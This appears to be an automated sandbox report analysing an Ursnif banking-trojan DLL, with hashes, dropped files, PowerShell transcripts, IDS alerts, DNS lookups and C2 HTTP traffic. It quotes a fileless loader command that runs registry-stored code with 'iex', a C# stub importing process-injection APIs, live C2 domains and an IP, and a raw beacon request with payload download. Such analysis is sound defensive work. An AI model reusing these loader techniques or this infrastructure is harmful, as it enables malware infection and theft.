Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.0.cs"

C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5839637117155627
Encrypted:	false
SSDEEP:	24:etGSpW/u2Dg85lxlok3Jgpi24MatkZfy53aUI+ycuZhNeakSGPNnq:6JWb5lxF1eJyN1ulea36q
MD5:	51F37AC01EB40FFD291E58F882000870
SHA1:	ADA69299BE4FEC37E8E12F5BF421441686702300
SHA-256:	9EE9A994172BC44238B38A0D4BBAF215B53CFEE4B326FD448357D30A0628F973
SHA-512:	D05530F481258D71D1415E0E68459244A50ECC564EF725A7DE31F4A2274168D1C9E095E8B5FE2D5F0410047CC866F331F259FBC3AC4AF138CEADA2635121563A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....#... ...@..... .....@.....#..O....@.....` ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X....P .....c.....i....r....z.....c. ...c...!.c.%...c.....*....3.+.....8.....E.....X..... .....!.....<Module>.senxb4p4.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112

C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.out	
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\vbpfsg54\CSCC3210ABFD4B4742A7EBA7934EB0D0.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1064881861518376
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryGlnaak7YnqqFlnrPN5Dlq5J:+RI+ycuZhN2aakSPrPNnqX
MD5:	70C80F166867D56B8A434959D1CB801F
SHA1:	7919DBA8396E74440ED60DAAEAFDBBAA611378D1
SHA-256:	FB18DAF18A1DDBCCB53AB761EA2E6EC665821075A64D28F336E1EFE85AB9BDD8
SHA-512:	DEBB84167186CC8083B2E8E9B5B5207DD18FF7B18B339B24174B15B92F334699B00E0C467749660A5006A115DE1BAF2A794F27DA6EF82CFC9B9468D7C7A6EBA
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.b.p.f.s.g.5.4...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.b.p.f.s.g.5.4...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\vbpfsg54\vbpfsg54.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr hkhhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\vbpfsg54\vbpfsg54.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.2422638778527
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fghUBUzxs7+AEszI923fghUbn:p37Lvkmb6Kz4hAUWZE24he
MD5:	58255D7477A3FF5B84067DE41F5313A6
SHA1:	9493F0B985111D0866A1F67A1E7D8AABC754D714
SHA-256:	61EBD9D07AC93AA2AC37C44D25E82C3165209C397D05EEF8E88CA18340CF92D4
SHA-512:	666DC116384C01A160FA3951D5835190EFA93160171833C3FCD5589119E6C481B91A978168174D8945546545064E12CD29289EE19412A2090CC7A0B5A84AE9E5
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vbpfsg54\vbpfsg54.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vbpfsg54\vbpfsg54.0.cs"

C:\Users\user\AppData\Local\Temp\vbpfsg54\vbpfsg54.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.644600160372739
Encrypted:	false
SSDEEP:	24:etGStWMOWEey8MTz7X8daP0eWQcDdWSWtJ0DtkZf2EBlF7XI+ycuZhN2aakSPrPE:6O7KMTcd6qHWPVJTp1ul2aa3PBq
MD5:	DE4622DEE9424B59FF68344CE7AD6E7D
SHA1:	DF250EF9EA43E4C6AA1820FAD1E04D4CD47AEFD0
SHA-256:	0382BBACA0ADD039C8BD91716A36D996109394146EAFB81A0C6F5F4531A8FE0C
SHA-512:	5583C284FC961E0778FEC2C84477631CABACDDD239F1CFB802FCC2F2A2994CE19700A178D4C10620021E11085302B8BED741C123F0E21D227F3F1DC4F6D7595
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S.....P .....b.....h.....s.....z.....b.!...b...!.b.&...b.....+.....4.A.....9.....K.....S..... .....".....<Module>.vbpfsg54.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\vbpfsg54\vbpfsg54.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20210803\PowerShell_transcript.472847.9H_WKwxk.20210803202644.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	978
Entropy (8bit):	5.473629189843555
Encrypted:	false
SSDEEP:	24:BxSAz5DvBBAx2DOXUWOLCHGIYBtBCWrxtHjeTKKjX4CIym1ZJXnOLCHGIYBtBW:BZ9v/AoORFeVltqDYB1ZvFeW
MD5:	42DA98A9FD82DEF2CF3D350E65B30F72
SHA1:	6019A89197EAD8EDD2D17B0C89470937F6A03067
SHA-256:	D4FCC50049C43966D3601506B107F1D0ED02D92F2014ADD7186495B7AD9947F8
SHA-512:	1CAE283425DC4FA5D6B9D43BC3A737463761361FEBEC9BF07957FE91173929A66D02BFF4405EE628560C20061393860C20FB0F23D7361903AFE39E41540BDD25
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210803202645..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 472847 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 6052..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210803202645..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).Util Tool))..

C:\Users\user\Documents\20210803\PowerShell_transcript.472847.skhGMmiY.20210803202633.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	978
Entropy (8bit):	5.472136750784817
Encrypted:	false
SSDEEP:	24:BxSA4DvBBAx2DOXUWOLCHGIYBtBCW8HjeTKKjX4CIym1ZJXC3OLCHGIYBtBW:BZUv/AoORFeV8qDYB1Z4BFeW
MD5:	4A17FFA119893EA70D54200D26F18DBE

C:\Users\user\Documents\20210803\PowerShell_transcript.472847.skhGMmiY.20210803202633.txt	
SHA1:	94AF1EAE538EFBD5DFDDC3E8D5B6EB2DF337486B
SHA-256:	A0D609C185BC508E481DCA4017C15C284F30F616AA8260E08BD9F69204F639F6
SHA-512:	7E0FE38415ED90EDD081CC8D36C72E0BC498883E2C2C3758DF88BD74734A01FBA4663EB2C8EDF096F2533B2F5D6DACBC5103C81381B425F87919B7E564F105I 1
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210803202633..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 472847 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 5708..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210803202633..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).Util Tool))..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Wi ndows
Entropy (8bit):	6.431123597078835
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	worVoBJYGD.dll
File size:	805376
MD5:	2f3c83a9b7d37b99c603a28d09c74cc6
SHA1:	697235d82ea9218b2349cb1055276a1ebe96aefd
SHA256:	68ab9c658f136782ec8e341d0ad8257989689882cfc03db 4cdf719b3a68c8e85
SHA512:	5ee521d78ad7ebdd46e29884e3241be3cc0f32b6c461c8 fdc7f7358bd4736bde0597d1ca8dc010d420d4053239f0e 8ae06aab53cbaaf66b1b4f10902552167c
SSDEEP:	12288:UQvWGTLtCQBI4/JCx4EVwUsqx8cx6QVMO20 7bJ9xjYxYW5xrwythebCG6Qdk49ki:RI4/e4Eu/+x6TmKf heO4w
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....h...,...,... ,....z../...2.0.*.....5.-...2.6.<...2. ."...2.'.$....z..+...,...i...2.,..... 2.1.-...2.7.-...2.2.-...Rich,.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x4107d0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x4A6884DA [Thu Jul 23 15:42:18 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5

General

Subsystem Version Minor:	0
Import Hash:	3e7e5401ff9718dfa420098d2c9e79a8

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x4ee51	0x4f000	False	0.551179910008	data	6.34788700051	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x50000	0x6ebb8	0x6ec00	False	0.656847400536	data	5.64885561071	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xbf000	0x18b68	0x1a00	False	0.324368990385	data	3.70391917848	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xd8000	0x4fbe	0x5000	False	0.465673828125	data	4.75949469628	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-20:26:22.893518	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49722	80	192.168.2.5	185.228.233.17
08/03/21-20:26:22.893518	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49722	80	192.168.2.5	185.228.233.17
08/03/21-20:26:24.097242	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49723	80	192.168.2.5	185.228.233.17
08/03/21-20:26:24.097242	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49723	80	192.168.2.5	185.228.233.17
08/03/21-20:26:25.371168	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49724	80	192.168.2.5	185.228.233.17
08/03/21-20:26:25.371168	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49724	80	192.168.2.5	185.228.233.17
08/03/21-20:26:33.906870	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49725	80	192.168.2.5	185.228.233.17
08/03/21-20:26:35.523715	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49726	80	192.168.2.5	185.228.233.17
08/03/21-20:26:35.523715	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49726	80	192.168.2.5	185.228.233.17
08/03/21-20:26:37.072709	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49727	80	192.168.2.5	185.228.233.17
08/03/21-20:26:37.072709	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49727	80	192.168.2.5	185.228.233.17
08/03/21-20:27:49.690336	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49738	80	192.168.2.5	185.228.233.17
08/03/21-20:27:49.690336	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49738	80	192.168.2.5	185.228.233.17

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 20:26:22.778372049 CEST	192.168.2.5	8.8.8.8	0x16b2	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:23.997081995 CEST	192.168.2.5	8.8.8.8	0x864	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:25.273302078 CEST	192.168.2.5	8.8.8.8	0xdfb3	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:33.792977095 CEST	192.168.2.5	8.8.8.8	0x96c3	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:35.145064116 CEST	192.168.2.5	8.8.8.8	0x8e93	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:36.974869013 CEST	192.168.2.5	8.8.8.8	0x97c1	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:27:49.153727055 CEST	192.168.2.5	8.8.8.8	0xd7ad	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:27:49.343969107 CEST	192.168.2.5	8.8.8.8	0xa0df	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)
Aug 3, 2021 20:27:50.228790045 CEST	192.168.2.5	8.8.8.8	0xc2b	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 20:26:22.811264038 CEST	8.8.8.8	192.168.2.5	0x16b2	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:24.029594898 CEST	8.8.8.8	192.168.2.5	0x864	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:25.308423042 CEST	8.8.8.8	192.168.2.5	0xdfb3	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:33.827280998 CEST	8.8.8.8	192.168.2.5	0x96c3	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:35.452040911 CEST	8.8.8.8	192.168.2.5	0x8e93	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 20:26:37.011106968 CEST	8.8.8.8	192.168.2.5	0x97c1	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 20:27:49.178484917 CEST	8.8.8.8	192.168.2.5	0xd7ad	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Aug 3, 2021 20:27:49.621628046 CEST	8.8.8.8	192.168.2.5	0xa0df	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)
Aug 3, 2021 20:27:50.537127972 CEST	8.8.8.8	192.168.2.5	0xc2b	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com
- app.flashgameo.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49722	185.228.233.17	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:22.893517971 CEST	1195	OUT	GET /FXZ4lJvs/pnPhoUboMRVeoTe_2BxFQHV/VrMabiiED1/fjSHMBnhaHvqGkBru/BBTTQ6QwiwG2/i_2B4XLvHY3/zQLJ0W4RRFNlvQ/B3u_2FSgrcZQDj_2BbFWa/Bx8WB7z_2BuLUgre/PCgyAB0W6V5ZAPj/EUhKDrtuQoVEfKF_2F/dcW7lxG1t/oqJkrgpYdakzYVLuFura/45KMjCH_2BPWhKVH2At/F3l8q550AYqbFa84glQVmt/K2gCe0Lr0TKfs/y_2FaOCB/ygw2OjZ6hu69MXjNR4EuLCN/Av5n84Tspg/9rzu_2F5EAjaDhz2A/PQ8PWyfZ/9t_2F HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com
Aug 3, 2021 20:26:23.422147989 CEST	1196	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 18:26:23 GMT Content-Type: application/octet-stream Content-Length: 194716 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61098a4f5c0d8.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: b0 0f 98 92 d9 2f 37 fa 2a 44 78 6a 16 79 e1 e6 5a b1 46 45 37 b2 fa a3 3a 0e af f7 e6 fc b9 86 58 2a 7d 47 93 08 7e 22 15 7d 96 d2 f3 e9 29 e8 a6 76 28 45 a5 b4 8a 05 c6 eb 38 37 5d 7f d8 93 01 d0 69 e7 fb db 8a ca 43 e1 a1 dd 2d 07 7c 70 d1 3c e6 41 3c f7 67 f5 63 e7 a5 b4 64 0f b2 f6 d5 1c 1a d5 ba 84 32 68 4a d2 49 fa 0e e4 e8 fb eb c1 97 23 10 cd 7e 1a 64 5a ec 8c d9 6f f1 7d 92 ea 3a 33 22 41 9f 1c 8d 75 43 eb 60 41 f4 ac 26 24 9c 9c 0b 68 79 50 90 7b 16 2e ab 87 f0 7f 1c 62 c4 8b 3b 06 7f bd a3 4e 2b f6 c4 bc 55 e6 6c cc 7a 59 4a ef 66 0e 12 4f 23 57 24 fc 2a e3 ff fe e7 c2 48 a3 96 42 b3 08 d6 c9 e2 ca d5 ea a3 eb f6 f8 05 42 51 61 73 04 44 55 ea 58 ce e3 5a 54 55 54 f3 a0 5a a5 06 38 5c 1f 16 53 ad c8 c3 92 98 e6 28 a0 05 77 8e d9 0f b2 31 ff 43 2b 5c c8 c5 5a 1d 23 3d 1a e6 7c 36 1d c4 8f f5 47 21 2b fa 12 1d cb 2c 60 26 6a 09 92 44 65 cf 6f d3 2e ef 72 8a 29 1b 4b bc 6b cb e8 11 10 fd bf 36 57 95 af 43 5d f0 73 4c 8a 7b 99 85 d5 51 8c b1 c5 2d 19 41 7f 45 43 0a da b2 19 6c 49 ed 90 66 6c 95 d7 07 cb 8f be 6d 74 fb 57 9e a9 df 80 f3 9c 82 d6 db 11 58 69 b1 ba df 28 92 1f c7 ec 3e f3 46 db 41 93 bd 72 2a 79 13 e0 31 b6 02 4c 18 b3 f8 3a 34 42 f7 2b 10 93 d1 41 5a 67 bd 3c db 79 36 f8 6e f6 9b 61 5d 94 1f d6 e9 c9 03 1b 89 96 ad a5 90 28 5d 19 c5 7c fe 93 25 15 b0 17 cc 6f d5 43 72 bf 1e 2f 78 21 f1 a2 9a 27 db 0e d2 51 54 ec 00 f7 ab e3 24 61 0c db 60 43 d3 f2 ee 0d a4 75 bd 4f d9 ad a8 b2 9f f3 9b 69 d8 3d 97 cc 6d 9f 37 bb e6 c5 b7 10 6b 9b ce f6 e7 6b 58 2f 7f f3 a1 f5 11 40 86 49 ab 9e b0 c2 a4 d1 7d da 93 80 e6 07 9c 62 50 43 70 32 da 28 9d b2 22 71 a9 4e 41 44 13 c1 0e 0f e3 94 60 d0 a8 2b e9 97 8e b4 df 6b 42 ef 8e 01 13 22 cf dd 25 3b ec bf 8c d0 92 98 e5 eb 07 a1 43 96 c2 62 36 a1 44 50 e8 ed 08 6e 52 4e 88 99 9e e7 86 d5 99 bc 0b 93 bb 11 6b 43 2e 27 ad 3f d6 c7 b0 9e dd 36 bf a9 11 2f 65 05 a6 62 8f 27 da af d8 fe b7 c5 39 d6 3d f3 af 6c 50 4a 90 94 39 89 04 8d a3 a3 f3 94 e4 d5 1e 3c 5c 5f d6 02 00 67 a9 76 a1 64 bf ad 0c d1 23 e1 19 95 cc 2f c8 7e 97 93 73 4c b9 8e 17 8f 9e b1 5e 74 78 f2 17 7e 78 64 30 04 b2 7b fd e1 79 66 c5 b5 14 df 9a 8e 55 5a d4 c8 db 6e 92 e6 ca 22 9e b2 30 50 3d 69 7d bc 07 f7 4f 53 3f e6 ca 7d 65 af f0 7d 93 2e 51 4c 63 4b 4f 2f 48 c7 d3 af d5 19 26 ae a3 d9 2d 67 1d 56 f7 32 36 7e ac 4e 2a 5f bd 8d 09 99 a8 ec 94 44 7b 18 c3 46 77 dd bb de 93 bb 91 12 79 49 8d 41 7e 0f ee 2d 00 29 ca 74 ff a6 4e 9d 85 52 50 8c e2 cd a0 2e 03 25 3c 8d c4 a7 0f 4f 4e fd bd 1f ed eb 24 65 61 09 6f 4d f7 e6 16 e2 01 32 32 b9 41 23 66 4f a4 9e 82 86 64 c5 c7 4d 43 a4 d6 8e 51 63 ab d3 6e aa 85 0d 43 6e 4f d3 e6 ea 35 0e 53 cb 1a 04 2b 67 43 71 a9 8d c1 2d 24 1e 35 0b 02 ca 72 00 1c 7e c0 6e 37 9d 6d ca 91 70 7d ec 2e 8c a6 28 0a 39 e2 d6 68 a4 f2 f2 14 cc 24 9c e6 b9 4b 3b 81 10 61 Data Ascii: /7*DxjyZFE7:X*}G~"})v(E87]iC-|p<A<gcd2hJI#~dZo}:3"AuC`A&$hyP{.b;N+UlzYJfO#W$*HBBQasDUXZT UTZ8\S(w1C+\Z#=|6G!+,`&jDeo.r)Kk6WC]sL{Q-AEClIflmtWXi(>FAr*y1L:4B+AZg<y6na](]|%oCr/x!'QT$a`CuOi=m7kk X/@I}bPCp2("qNAD`+kB"%;Cb6DPnRNkC.'?6/eb'9=IPJ9<_gvd#/~sL^tx~xd0{yfUZn"0P=i}OS?}e}.QLcKO/H&-gV26~N* _D{FwyIA~-)tNRP.%<ON$eaoM22A#fOdMCQcnCnO5S+gCq-$5r~n7mp}.(9h$K;a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49723	185.228.233.17	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
